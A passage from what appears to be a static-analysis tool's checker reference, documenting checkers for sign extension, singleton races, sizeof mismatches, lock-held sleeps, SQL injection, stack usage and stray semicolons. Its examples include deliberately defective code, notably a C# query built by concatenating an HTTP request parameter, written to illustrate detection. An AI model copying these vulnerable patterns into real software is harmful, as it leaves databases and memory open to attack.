The consequence of a sign extension is the result value has all of its high bits set to 1, and consequently is interpreted as a very large value. If this is not intended, then the code will likely misbehave in some application-specific way.

Enabled by Default: SIGN_EXTENSION is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.159.2. Options

This section describes one or more SIGN_EXTENSION options.

- `SIGN_EXTENSION:require_unsigned_dest:<boolean>` - When this C/C++ option is set to `true`, the result type of the sign-extending cast must be unsigned in order to be reported as a defect. Defaults to `SIGN_EXTENSION:require_unsigned_dest:false`

4.159.3. Examples

This section provides one or more examples of defects found by the SIGN_EXTENSION checker.

In the following example, the intent is to interpret the bytes `p[0..3]` as an unsigned integer in little-endian format (the first byte, `p[0]`, is the least significant):

```
unsigned long readLittleEndian(unsigned char *p)
 {
   return  p[0] |
          (p[1] << 8) |
          (p[2] << 16) |
          (p[3] << 24);
          }
```

However, the code is subtly wrong if `unsigned long` is larger than `int`, as is the case on 64-bit Linux systems. The left-hand argument in `p[3] << 24` has type `unsigned char`, but it is promoted to `int` before being used, and that is the result type of the shift. If the high bit of `p[3]` is set (that is, `p[3]`is greater than 127), then the resulting integer value has its high bit set as well as a result of the left-shift operation. This value is then bitwise-OR'd with the other byte values. Finally, the `int` value with its high bit set is converted to `unsigned long`, which requires sign-extending the value first (so that if it is converted back to a signed type it will be restored to its original value).

The language rules vary by operator, but in general, arguments to arithmetic operations are first *promoted*, which means the first type from among `int, unsigned int`, `long`, and `unsigned long` that can represent all of the values in the original type is selected as the promoted type. In practice, for typical type sizes, `char` and `short` types (both signed and unsigned) are promoted to `int`, and all other types are unchanged by promotion. For further information, see the C++03 standard, sections 4.5, 5/9, and (e.g.) 5.9/2, or the C99 standard, sections 6.3.1.1, 6.3.1.8 and (e.g.) 6.5.7/3.

Consequently, the following program, using the previous definition for `readLittleEndian`, prints `"0xFFFFFFFF80010203"` rather than the expected `"0x80010203"` on a machine where `int` is 32 bits and `long` is 64 bits:

```
#include <stdio.h>       // printf
 int main()
 {
   unsigned char bytes[4] = { 0x03, 0x02, 0x01, 0x80 };
   unsigned long result = readLittleEndian(bytes);
   printf("0x%lX\n", result);
 }
```

To correct this problem, add an explicit cast to an unsigned type. Although there are several possible locations for the cast, one example is:

```
unsigned long readLittleEndianFixed(unsigned char *p)
 {
   return (unsigned int)( p[0] |
                         (p[1] << 8) |
                         (p[2] << 16) |
                         (p[3] << 24));
 }
```

4.159.4. Events

This section describes one or more events produced by the SIGN_EXTENSION checker.

- `sign_extension` - Suspicious implicit sign extension (shows original expression and intermediate expression).

4.160. SINGLETON_RACE

Quality, Security Checker

4.160.1. Overview

This Java checker finds many cases where a singleton object can handle multiple requests simultaneously with different threads (for example, a servlet), but the code that handles the requests does not safely synchronize access to instance or static fields of the class. The checker reports these thread-unsafe updates as defects.

The checker reports defects in the following classes:

- A class extends `org.springframework.web.servlet.mvc.Controller`, which indicates that it is a Spring MVC controller.
- A class has the annotation `org.springframework.stereotype.Controller`, which is another way of specifying a Spring MVC controller.
- A class extends `javax.servlet.Servlet`.

For some methods, the checker *does not* report a defect because it is impossible for multiple threads to execute simultaneously on a given field. Currently, defects are not reported on class initializers, `init` methods, `destroy` methods, and methods whose names start with a `set` (`set*`). This behavior can be modified with checker options.

Preview checker: SINGLETON_RACE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: SINGLETON_RACE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.160.2. Options

This section describes one or more SINGLETON_RACE options.

- `SINGLETON_RACE:ignore_methods:<method_name_regex>` - When this Java option is set, the checker will not report any defects in methods that match the specified regular expression. Default is unset.
- `SINGLETON_RACE:report_in_class:<class_name_regex>` - When this Java option is set, the checker will report defects in methods of classes with names that match the specified regular expression.Default is unset.
- `SINGLETON_RACE:report_in_class_that_extends:<extends_regex>` - When this Java option is set, the checker will report defects in methods of classes that are derived from a class that matches the specified regular expression. Default is unset.
- `SINGLETON_RACE:report_in_class_with_annotation:<annotation_regexp>` - When this Java option is set, the checker will report defects in methods belonging to a class with annotations that match the specified regular expression. Default is unset.
- `SINGLETON_RACE:report_all_methods:<boolean>` - When this Java option is set to `true`, the checker will not suppress the defects in methods with names that begin with `set` or `init` (for example, `setName()`, `setLength()`) unless the defect reports are explicitly suppressed by using the `ignore_methods` option. Defaults to `SINGLETON_RACE:report_all_methods:false`

4.160.3. Examples

This section provides one or more examples of defects found by the SINGLETON_RACE checker.

In the following example, it is possible for two separate requests to read the value of `i` at exactly the same time and therefore increase the value of `i` by only one when the expected result is to increase its value by the number of requests (in this case, two).

Similar problems occur with updates to static fields from a singleton class. In the example, `j` contains a race condition.

These races can be addressed in a couple of different ways:

- Using synchronization constructs, which can be expensive in the context of Web applications.
- Redesigning the class so as not to save any state within it and maintaining all data as part of the request or through other application-specific mechanisms.

```
@Controller
class ExampleController {
  SampleObject i;
  static int j;
  process() {
    i.foo();
    j--;
  }
}
class SampleObject {
  int n;
  void foo() {
    n++;
  }
}
```

4.160.4. Events

This section describes one or more events produced by the SINGLETON_RACE checker.

- `unsafe_modification`: A `this.<fieldname>` (or `<Classname>.<fieldname>`, if static) is modified without proper synchronization. This member might be written by multiple threads that are serving simultaneous requests, leading to unpredictable behavior.
- `thread_unsafe_modification`: A `<fieldname>` is modified without proper synchronization.

4.161. SIZECHECK (Deprecated)

Quality Checker

4.161.1. Overview

DEPRECATED as of version 7.0: This C/C++ checker finds many instances of pointer assigned memory allocations where the pointer's target type is larger than the block allocated. For example, if a pointer to a `long` is assigned a block the size of an `int`. Note that checker options can expand the scope of defects that this checker finds.

If a pointer points to a block which is too small, then attempts to use it could reference out-of-bounds memory, which can potentially cause heap corruption, program crashes, and other serious problems.

SIZECHECK false positives are the result of either an incorrect calculation of the amount of memory allocated, or the amount of memory that should have been allocated. If SIZECHECK incorrectly analyzes a function that returns heap-allocated memory, you can correctly model the function's abstract behavior using a library call. If a misunderstood context-specific property causes a false positive, you can annotate that property with a `//coverity` comment. See Suppressing false positives with code annotations.

Disabled by Default: SIZECHECK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.161.2. Options

This section describes one or more SIZECHECK options.

- `SIZECHECK:improper_new:<boolean>` - C/C++ option that finds defects where the wrong syntax for `new()` is used. Defaults to `SIZECHECK:improper_new:false`

  For example, the following code allocates one byte, and assigns it the value 32:

  ```
  char *p = new char(32);
  ```

- `SIZECHECK:incorrect_multiplication:<boolean>` - C/C++ option that finds defects where the memory allocated is calculated using a multiple of a constant that is not the same size as the pointer's target type. Defaults to `SIZECHECK:incorrect_multiplication:true`

  For example:

  ```
  long *p = malloc(len * sizeof(int));
  ```

  Because `sizeof(int)` is not the same as `sizeof(long)`, a defect is reported.

- `SIZECHECK:ampersand_in_size:<boolean>` - C/C++ option that finds defects where the memory allocated is calculated using the bitwise AND operator (&) and two quantities. Defaults to `SIZECHECK:ampersand_in_size:true`

  For example:

  ```
  int *p = malloc(len & sizeof(int));
  ```

  This defect is likely the result of `&` and `*` being adjacent on the keyboard.

4.161.3. Examples

In the following example, the allocation is too small for the pointer's target type : `sizeof(*ptr)` was probably intended.

```
struct sizecheck_example_t {
    int n;
    float f;
    char s[4];
    void *p;
};
```

```
struct sizecheck_example_t *sizecheck_example(void) {
    struct sizecheck_example_t *ptr;
    ptr = (sizecheck_example_t *)malloc( sizeof( ptr ) );
    return ptr;
}
```

4.161.4. Events

This section describes one or more events produced by the SIZECHECK checker.

- `buffer_alloc` - A buffer of known size was allocated.
- `size_event` - The allocation size is incorrect and an error will be reported.
- `size_is_strlen` - The size argument to an allocator is a call to `strlen`. Normally, if `strlen` is used in a size argument, add 1 to the result before doing the allocation.

4.162. SIZEOF_MISMATCH

Quality Checker

4.162.1. Overview

This C/C++ checker finds combinations of pointers and `sizeof` expressions that appear to be mismatched. When a pointer and `sizeof` expression occur together, the `sizeof` expression is usually the size of memory that the pointer points to.

The checker also reports defects in a limited number of cases where a `size_t` argument is expected but no `sizeof` expression is provided. This occurs when the semantics of a function are known and the `size_t` argument is expected to be the size of memory to which a pointer points, as well as in a small number of cases where it appears that the `size_t` argument is intended to be the size of some pointed-to memory.

This checker reports the following combinations of pointer and `sizeof` expressions:

- function arguments and return values
- extraneous `sizeof` expression in pointer arithmetic

The following example contains a common mismatch between a two function arguments: a pointer and a `sizeof` expression (where `sizeof(*ptr)` was intended, instead of `sizeof(ptr)`):

```
memcpy(&obj, ptr, sizeof(ptr))
```

The following example contains a mismatch between a pointer and a `size_t` on a 64-bit machine where no `sizeof` expression is provided (and either the size of a pointer (8) or a pointer to an integer (*i) was intended):

```
int **i;
memset(i, 0, 4);
```

When an offset is added to a pointer, the value of the offset is automatically scaled up (multiplied) by the size of the object that the pointer points to. It is incorrect to explicitly scale up by multiplying the offset by a `sizeof` expression. This leads to the offset being scaled up by the square of the offset amount.

It is also incorrect to explicitly scale down the *difference* of two pointers by dividing that difference by a `sizeof` expression. Both types of constructs are reported as defects.

The following figure graphically represents scaling for pointer arithmetic:

```
short array[5];
short *p = array; // == &array[0]
// p -> b b
//      b b
//      b b
//      b b
//      b b

short *q = p + 3; // == &p[3] == &array[3]
//      b b
//      b b
//      b b
// q -> b b
//      b b

short *r = p + 3 * sizeof(short); // == &p[3 * sizeof(short)] == &p[3 * 2]
 == &p[6] == &array[6]
//      b b
//      b b
//      b b
//      b b
//      b b
//      ? ? out of bounds
// r -> ? ? out of bounds
```

The preceding types of defects can be detected directly within pointer-arithmetic expressions, or indirectly when the difference of two pointers is compared to a `sizeof` expression.

Except in specific buffer-overrun cases, it is not possible to conclude with certainty that any given defect that this checker reports constitutes a bug. In most cases, it is possible that some unusual manipulation was intentional. Consequently, you should carefully inspect all SIZEOF_MISMATCH defects before you attempt to fix them. In many cases, the defect report includes the checker’s best guess as to what the code was meant to do and what change might fix it. These suggestions are educated guesses, and only suggestions. You must determine what the code does, if there is really a defect, and if so, what the correct fix is.

Enabled by Default: SIZEOF_MISMATCH is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.162.2. Options

This section describes one or more SIZEOF_MISMATCH options.

- `SIZEOF_MISMATCH:strict_memcpy:<boolean>` - If this C/C++ option option is set to `true`, the checker reports a defect for a mismatch between the function arguments of `memcpy(dest, src, n)`. The mismatch can occur between `n` and `dest` or between `n` and `src`. Defaults to `SIZEOF_MISMATCH:strict_memcpy:false`

4.162.3. Examples

This section provides one or more examples of defects found by the SIZEOF_MISMATCH checker.

In the following example, only 4 or 8 bytes of the 100-byte object `buf` are cleared. This particular defect is also reported by the BAD_SIZEOF checker:

```
struct buffer {
    char b[100];
};
void f() {
    struct buffer buf;
    memset(&buf, 0, sizeof(&buf)); /* Defect: should have been “sizeof(buf)” */
}
```

In the following example, only 4 or 8 bytes are allocated for a 100-byte object:

```
struct buffer {
    char b[100];
};

void f() {
    struct buffer *p = (struct buffer *)malloc(sizeof(struct buffer *));
    /* Defect: should be “sizeof(struct buffer)” */
}
```

In the following example, a defect is not reported because even though the `sizeof(short)` argument to `f` does not match the `&ps` argument, it does match the `&s` argument:

```
void f(void *, void **, size_t);

void g() {
    short s;
    short *ps;

    f(&s, &ps, sizeof(short));
}
```

In the following example, the pointer p is incremented by 10000 bytes, not 100 bytes as intended:

```
struct buffer {
    char b[100];
};

void f(struct buffer *p) {
    p += sizeof(struct buffer); /* Defect: “sizeof(struct buffer)” should be “1” */
}
```

In the following example, it is likely incorrect to compare the difference between q and p to the size of the type that they point to, because the pointer difference is automatically scaled down by that amount:

```
struct buffer {
    char b[100];
};
```

```
void f(struct buffer *p, struct buffer *q) {
    if (q – p > 3 * sizeof(*p)) /* Defect: “* sizeof(*p)” is extraneous */
        printf(“q too far ahead of p\n”);
}
```

In the following example, the difference between `cur` and `array` is automatically scaled down by `sizeof(struct buffer)`, yielding the position within the array, so further dividing this value by `sizeof(struct buffer)` always yields zero:

```
struct buffer {
    char b[100];
};

struct buffer array[30];

void f(struct buffer *cur) {
    size_t pos = (cur – array) / sizeof(struct buffer); /* Defect: “/ sizeof(struct
 buffer)” is extraneous */
}
```

4.162.4. Events

This section describes one or more events produced by the SIZEOF_MISMATCH checker.

- `suspicious_sizeof` - The subsequent line combines a `sizeof` expression and a pointer argument or return value in a questionable way.
- `suspicious_pointer_arithmetic` - The subsequent line adds or subtracts a `sizeof` expression to or from a pointer expression in a questionable way.
- `suspicious_comparison` - The subsequent line compares a pointer difference expression to a `sizeof` expression in a questionable way.
- `suspicious_division` - The subsequent line divides a pointer difference expression by a `sizeof` expression in a questionable way.

4.163. SLEEP

Quality, Concurrency Checker

4.163.1. Overview

This C/C++ checker finds many cases where a function that sleeps is called while a lock/mutex is held. This will prevent other threads that are trying to acquire the same lock from continuing until the lock is released, which might take a long time, leading to performance degradation or even deadlock. SLEEP will not report anything until at least one primitive function is modeled as sleeping. Even the POSIX `sleep` function is not modeled that way. The utility of this checker varies greatly by code base, as does the right set of "sleeping" functions.

Incorrect derivations of blocking functions, such as a function which blocks occasionally but not in all cases, are the most common causes of false positives. You can correct this with a model correctly indicating the function's behavior or with an annotation to suppress the block model. The annotation should suppress the `blocks` property.

To report any results, the SLEEP checker requires modeling by using the `__coverity_sleep__()` primitive. For more information, see Section 6.1.10.1, “Adding models for concurrency checking”.

Disabled by Default: SLEEP is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SLEEP along with other production-level concurrency checkers that are disabled by default, use the `--concurrency` option to `cov-analyze`. This option does not apply preview-level concurrency checkers.

4.163.2. Examples

This section provides one or more examples of defects found by the SLEEP checker.

```
void mutex_acquire(int *p) {
    __coverity_exclusive_lock_acquire__(*p);
}
void mutex_release(int *p) {
    __coverity_exclusive_lock_release__(*p);
}
int my_accept(int i) {
    __coverity_sleep__();
    return i;
}

int *connection_count_lock;
int fd, socket_fd, connection_count;

// BUG (locks are exclusive)

// Thread one enters here
int block_example( ) {
    mutex_acquire(connection_count_lock); // Lock acquired too soon
    fd = my_accept(socket_fd);            // Can wait for a long time
    connection_count++;
    mutex_release(connection_count_lock); // Now info() can run
    return fd;
}

// Thread two enters here
void info( ) {

    mutex_acquire(connection_count_lock); /* Cannot proceed,
                                             thread one holds lock */
    printf("The connection count is %d\n", connection_count);
    mutex_release(connection_count_lock);
}

// NOT BUG (recursive lock)
```

```
void rec_mutex_acquire(int *p) {
    __coverity_recursive_lock_acquire__(*p);
}
void rec_mutex_release(int *p) {
    __coverity_recursive_lock_acquire__(*p);
}

int example2A( ) {
    rec_mutex_acquire(connection_count_lock);
    fd = my_accept(socket_fd);
    connection_count++;
    rec_mutex_release(connection_count_lock);
    return fd;
}

void example2B( ) {
    rec_mutex_acquire(connection_count_lock);
    printf("The connection count is %d\n", connection_count);
    rec_mutex_release(connection_count_lock);
}
```

4.163.3. Events

This section describes one or more events produced by the SLEEP checker.

- `lock_acquire`: A lock is acquired.
- `sleep`: A sleeping function is called.

4.164. SQLI

Security Checker

4.164.1. Overview

This C# and Java checker finds many instances where a method that interprets a string as SQL is given an argument that might be under the control of an attacker.

Interpreting strings from untrusted sources as SQL can allow a malicious user to exfiltrate (that is, steal), corrupt, or destroy information in a database that is being queried. Typically, this error is caused by using unsafe methods to construct SQL statements, such as by concatenating unsanitized strings directly into the query, or by sanitizing untrusted input in an incorrect way.

By default, the SQLI checker treats values as though they are tainted if they come from the network (either through sockets or servlets). The checker can also be configured to treat values from the file system or the database as though they are tainted (see Section 4.164.3, “Options”).

For more information on the risks and consequences of SQL injection, see Chapter 7, *Security Reference*. For detailed information about the potential security vulnerabilities found by this checker, see Section 7.1.4.1, “SQL Injection (SQLi)”.

Disabled by Default: SQLI is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

- For C#:

  To enable SQLI along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

- For Java:

  To enable SQLI along with other production-level Web application checkers, use the `--webapp-security` option.

4.164.2. Defect Anatomy

An SQLI defect shows a data flow path by which untrusted (tainted) data makes its way into an SQL query and from there into an SQL (or HQL or similar) interpreter which is thus vulnerable to attack. The path starts at a source of untrusted data, such as a method call that returns an HTTP request parameter or the parameter to a function that a framework populates with such data. From there the events in the defect show how this tainted data flows through the program, for example, from the argument of a function call to the parameter of the called function. The main event of the defect typically (the first one shown in the UI) shows the tainted data concatenated into an SQL string, but in some cases the main event shows the tainted data flowing directly into an SQL interpreter. The final part of the path shows the tainted SQL query flowing into an SQL interpreter.

4.164.3. Options

This section describes one or more SQLI options.

- `SQLI:report_nosink_errors:<boolean>` - This C# and Java Web Application Security option issues that do not have a path to an SQL sink. Defaults to `SQLI:report_nosink_errors:true`.

- `SQLI:trust_console:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the console as tainted. Defaults to `SQLI:trust_console:true`. Setting this checker option will override the global `--trust-console` and `--distrust-console` command options.

- `SQLI:trust_cookie:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP cookies as tainted. Defaults to `SQLI:trust_cookie:false`. Setting this checker option will override the global `--trust-cookie` and `--distrust-cookie` command options.

- `SQLI:trust_database:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from a database as tainted. Defaults to `SQLI:trust_database:true`. Setting this checker option will override the global `--trust-database` and `--distrust-database` command options.

- `SQLI:trust_environment:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from environment variables as tainted. Defaults to

`SQLI:trust_environment:true`. Setting this checker option will override the global `--trust-environment` and `--distrust-environment` command options.

- `SQLI:trust_filesystem:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the filesystem as tainted. Defaults to `SQLI:trust_filesystem:true`. Setting this checker option will override the global `--trust-filesystem` and `--distrust-filesystem` command options.
- `SQLI:trust_http:<boolean>`: Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP requests as tainted. Defaults to `SQLI:trust_http:false`. Setting this checker option will override the global `--trust-http` and `--distrust-http` command options.
- `SQLI:trust_http_header:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from HTTP headers as tainted. Defaults to `SQLI:trust_http_header:false`. Setting this checker option will override the global `--trust_http_header` and `--distrust-http-header` command options in the *Coverity 8.0 Command and Ant Task Reference*.
- `SQLI:trust_network:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from the network as tainted. Defaults to `SQLI:trust_network:false`. Setting this checker option will override the global `--trust-network` and `--distrust-network` command options.
- `SQLI:trust_rpc:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from RPC requests as tainted. Defaults to `SQLI:trust_rpc:false`. Setting this checker option will override the global `--trust-rpc` and `--distrust-rpc` command options.
- `SQLI:trust_servlet:<boolean>` - [Deprecated] This option is deprecated as of version 7.7.0 and will be removed from a future release. Use trust_http instead.
- `SQLI:trust_system_properties:<boolean>` - Setting this C# and Java Web Application Security option to false causes the analysis to treat data from system properties as tainted. Defaults to `SQLI:trust_system_properties:true`. Setting this checker option will override the global `--trust-system-properties` and `--distrust-system-properties` command options.

See the corresponding command options to `cov-analyze` in the *Coverity 8.0 Command and Ant Task Reference*.

4.164.4. Examples

This section provides one or more examples of defects found by the SQLI checker.

4.164.4.1. C#

In the following example, tainted data from an HTTP request is concatenated to an SQL query in an unsafe manner.

```
using System.Data;
using System.Data.SqlClient;
using System.Web;

public class SQLI {

    string connection;
    HttpRequest req;
    DataSet dataSet;

    public void test() {
        var da = new SqlDataAdapter("SELECT * FROM users WHERE name = "
                            + req["name"], connection); // Defect
        da.Fill(dataSet);
    }
}
```

4.164.4.2. Java

For examples, see Section 7.1.4.1, “SQL Injection (SQLi)”.

4.164.5. Models and Annotations

4.164.5.1. C#

C# models and primitives (see Section 6.2, “Models and Annotations in C#”) can improve analyses with this checker in the following case:

False negatives can occur when the analysis does not recognize sinks, which are method parameters that are executed as SQL, or HQL queries. Tainted data must not flow to such sinks due to the risk of an attacker subverting the database. If the SQLI checker does not recognize a method parameter in your program as a sink, you can model it as such. For more information, see the section "Security.SqlSink(Object)" in Section 6.2.1.3, “C# primitives”. For example, the following model makes the SQLI checker report a defect if tainted data flows into the query parameter of the `MyClass.ExecuteSql` method:

```
public class MyClass {
  void ExecuteSql(String query, boolean somethingElse, String unrelated) {
    Coverity.Primitives.Security.SqlSink(query);
  }
}
```

4.164.5.2. Java

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can improve analyses with this checker in the following cases:

- If the analysis misses defects because it does not treat certain data as tainted, see discussion of the `@Tainted` annotation, and see Section 6.3.1.3, “Modeling Sources of Untrusted (Tainted) Data” for instructions on marking method return values, parameters, and fields as tainted. See also, Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.
- If the analysis reports false positives because it treats a field as tainted when you believe that tainted data cannot flow into that field, see `@NotTainted`.

- False negatives can occur when the analysis does not recognize sinks, which are method parameters that are executed as SQL, HQL, or JPQL queries. Tainted data must not flow to such sinks due to the risk of an attacker subverting the database. If the SQLI checker does not recognize a method parameter in your program as a sink, you can model it as such. For more information, see Section 6.3.1.4, “Modeling Methods to which Tainted Data Must Not Flow (Sinks)”. For example, the following model makes the SQLI checker report a defect if tainted data flows into the query parameter of the `MyClass.executeSql` method:

  ```
  public class MyClass {
    void executeSql(String query, boolean somethingElse, String unrelated) {
      com.coverity.primitives.SecurityPrimitives.sql_sink(query);
    }
  }
  ```

See also, Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

4.165. STACK_USE

Quality Checker

4.165.1. Overview

This C/C++ checker finds many instances of overall stack usage that exceeds a configurable maximum (default 250000 bytes), or of a single stack usage that exceed a configurable maximum (default 10000 bytes). Stack usage through indirection (function pointers) and recursion, direct or indirect, is not calculated. Instead, it can optionally report instances of these constructs as an aid to manual audits. The checker is appropriate only for code intended to run in embedded environments with limited stack space available, where exceeding the stack maximum can cause serious issues ranging from errant results to software or system crashes.

STACK_USE roughly models what most compilers will do in the worst stack allocation case. For example, it does not ascertain when registers might be used to save stack space. Upon entering a function, every local declaration is assumed to immediately consume space. The checker examines the stack space consumption for every function a function calls and adds the maximum of that set to the overall base function usage. The function's base stack usage is independent of any execution path through that function.

Despite being affected, STACK_USE will not propagate a function's overflow defects to its callers, either direct or indirect. Overflow defects are reported where they first occur.

Because this checker's need is specialized it does not automatically run. To enable this checker, use the analysis option `--enable STACK_USE`.

Some compilers might do unexpected things with stack allocations. For example, some versions of gcc appear to align all base allocations in a function according to the strictest alignment of any of them, rather than the lowest alignment boundary of the architecture. This type of variance is why control is given over the prologue usage and alignment assumptions on a global basis; this should be sufficient to model worst case estimates.

Disabled by Default: STACK_USE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

Note

To report anything interesting, STACK_USE options need to be configured. See Section 4.165.2, “Options ”.

4.165.2. Options

This section describes one or more STACK_USE options.

- `STACK_USE:alignment_bytes:<num>` - This C/C++ option specifies the minimum allocation alignment for objects on the stack. All stack allocations are promoted to a multiple of this boundary. It must be a power of two (1 is allowed). The prologue usage is also promoted to the nearest multiple of the alignment boundary if not explicitly specified. Defaults to `STACK_USE:alignment_bytes:4`
- `STACK_USE:max_single_base_use_bytes:<bytes>` - This C/C++ option specifies the maximum number of bytes allowed for a single stack allocation (for example, one local declaration) before that allocation, by itself, will be reported as a defect. Any specified value is promoted to a multiple of the alignment boundary. Defaults to `STACK_USE:max_single_base_use_bytes:10000`
- `STACK_USE:max_total_use_bytes:<num>` - This C/C++ option specifies the maximum number of bytes allowed for total stack allocation before that aggregate allocation is reported as a defect. Any specified value is promoted to a multiple of the alignment boundary. Defaults to `STACK_USE:max_total_use_bytes:250000`
- `STACK_USE:note_direct_recursion:<boolean>` - When this C/C++ option is true, the checker reports a defect whenever it sees a function that indirectly calls itself. This checker does not include any stack usage in its calculations for recursive calls. Defaults to `STACK_USE:note_direct_recursion:false`
- `STACK_USE:note_indirection:<boolean>` - When this C/C++ option is true, the checker reports a defect when a function call through indirection (function pointers) is seen. This checker does not include any stack usage in its calculations for indirect calls. Defaults to `STACK_USE:note_indirection:false`
- `STACK_USE:note_indirect_recursion:<boolean>` - When this C/C++ option is true, the checker reports a defect on each indirect recursion that it finds. This checker does not include any stack usage in its calculations for recursive calls. Defaults to `STACK_USE:note_direct_recursion:false`
- `STACK_USE:note_max_use:<boolean>` - When this C/C++ option is true, the checker reports a defect for the function with highest stack usage in the code base. Defaults to `STACK_USE:note_max_use:false`

  Stack usage of unimplemented functions, virtual functions, and function pointers is not included in this option, so actual stack usage may be higher. Also, this option does not work with recursive functions or incremental analysis.
- `STACK_USE:prologue_use_bytes:<bytes>` - This C/C++ option specifies the amount of stack usage added to any function that has any other stack usage (for example, a local declaration). It must be zero or a power of two that is a multiple of the alignment boundary. If the alignment

boundary is not explicitly specified and is not appropriate for the specified prologue usage, the alignment boundary will be set to half of the prologue usage or 1, whichever is more. Defaults to `STACK_USE:prologue_use_bytes:16`

- `STACK_USE:reuse_stack:<boolean>` - When this C/C++ option is true, the checker assumes that stack space is reused by non-overlapping scopes. Whether that is true or not depends on the compiler and the optimization settings. Defaults to `STACK_USE:reuse_stack:false`

  For example, in the following code listing, the stack usage estimate will be 200 when the option is set to `true`, and 300 when set to `false`.

  ```
  {
    char x[100];
  }
  {
    char x[200];
  }
  ```

4.165.3. Examples

This section provides one or more examples of defects found by the STACK_USE checker.

The following example is shown in 2 code listings. Note that each of the 4 functions shown uses 16 bytes of prologue stack space. The total base stack usage for `stack_use_callee()` is 1044 bytes (16 plus 1024 plus 4). The total base stack usage for `stack_use_callee2()` is 16400 bytes. The total base stack usage for `stack_use_callee3()` is 20016 bytes.

```
void stack_use_callee1(void) {

    char buf[1024];   // 1024 bytes of stack usage
    char c;           /* 4 bytes of stack usage,
                         1 byte promoted to 4
                         byte alignment requirement */
}

void stack_use_callee2(void) {
    char buf[16384];  // Exceeds max single base use of 1024 bytes
}

void stack_use_callee3(void) {
    char buf[20000];  // Exceeds max single base use of 1024 bytes
}
```

For `stack_use_example()` the total base stack usage is 16912 bytes (16 plus 16384 plus 512). This amount is consumed as soon as the function is entered. The total amount of stack space consumed for this function is the base usage plus the largest usage of any callee: 16912 plus 20016 = 36298 bytes. This function overflows the stack in the two calls to `stack_use_callee2()` and `stack_use_callee3()`. Note that any callers of `stack_use_example()` will *not* be reported as overflowing the stack, unless they overflow the stack independently of this call as well. Overflow defects are only reported where they actually occur.

```
void stack_use_example(void) {
    char buf[16384];            // Exceeds max single base usage of 1024 bytes

    if (/* condition */) {
        stack_use_callee1();    // Temporarily consumes 1044 bytes

        } else if (/* condition */) {
        stack_use_callee2();    // Stack overflow: (16400 + 16912) > 32768

    } else {
    stack_use_callee3();        //  Stack overflow: (20016 + 16912) > 32768
    }

    if (/* condition */) {
        char another_buf[512];  // 512 bytes of stack usage
    }
}
```

4.165.4. Models

The STACK_USE checker supports a primitive called `__coverity_stack_depth__(`*`max_memory`*`)`. Use this primitive in your source code to force STACK_USE to report defects when the function (and its callees) uses more memory (in bytes) than that specified by the constant integer *max_memory*.

This feature is useful for situations where threads are created with different stack sizes. The primitive should be used in the thread entry-point function.

In the following example, the checker does not report a defect by default because `16+1024+512 + 16+20000` is less than the default limit of `250000`:

Note that this primitive is called from your source code, not from model source.

```

int condition;
void stack_use_example(void) {
    char buf[1024];

    if (condition) {
        stack_use_callee1();

        } else if (condition) {
        stack_use_callee2();

    } else {
        stack_use_callee3();
    }

    if (condition) {
        char another_buf[512];
    }
}
```

The checker will report such code as a defect if you add the following to your code:

```
#if __COVERITY__
    __coverity_stack_depth__(16+1024+512 + 16+20000 - 1);
#endif
```

Note that this primitive is not used by the native compiler, so it is necessary to declare it and specify conditional compiler elements, as shown in Section 6.1.5.1.11, “ __coverity_stack_depth__(max_memory) ”.

4.165.5. Events

This section describes one or more events produced by the STACK_USE checker.

- `stack_use_local_overflow` - A single local variable exceeded the configured maximum stack size (default 1024 bytes).
- `stack_use_local` - Each variable that adds to the cumulative stack usage at the current program point is indicated with this event. If the stack usage is computed incorrectly for a single variable, suppress the accompanying instance of this event.
- `stack_use_return_overflow` - If the return value from one function is used as an argument to a second function, it contributes to the stack size inside of the callee. This event is reported if the return value overflows the stack.
- `stack_use_return` - Tracks the stack size increase caused by each return value that is used directly as an argument. Suppress this event if any of the summations are incorrect.
- `stack_use_argument_overflow` - The total size of a function's arguments will overflow the stack.
- `stack_use_unknown` - The stack usage could not be definitively determined and should, therefore, be audited. Suppress this event if the audit shows that the stack usage is correct.
- `stack_use_overflow` - The accumulation of several variables and call frames on the stack exceeds the configured maximum.
- `stack_use_callee_max` - The function's call stack size, when combined with the caller's, exceeds the configured maximum.

4.166. STRAY_SEMICOLON

Quality Checker

4.166.1. Overview

This C/C++, C#, Java, JavaScript, and PHP checker finds instances where an extraneous semicolon alters the logic of the code. This checker does not warn about redundant semicolons that have no effect on the behavior of the code. Fixing such defects is usually a matter of deleting the extraneous semicolon.

These defects can have a broad range of effects. When an `if` statement is prematurely terminated with a semicolon, the `then` portion which was intended to be conditional will execute unconditionally. When a semicolon prematurely terminates a `while` or `for` loop, the loop might iterate infinitely or it might iterate pointlessly, followed by the intended body of the loop that executes once, unconditionally.

A number of heuristics distinguish between extraneous and intentional semicolons. For `if` statements, if the `if` has no `then` and no `else` clause, it is a defect. The only exception to this behavior is if there is a C/C++ macro that expands to nothing in the location that the `then` clause is expected. In this case, it is assumed that the macro conditionally expands either to a non-empty statement or nothing.

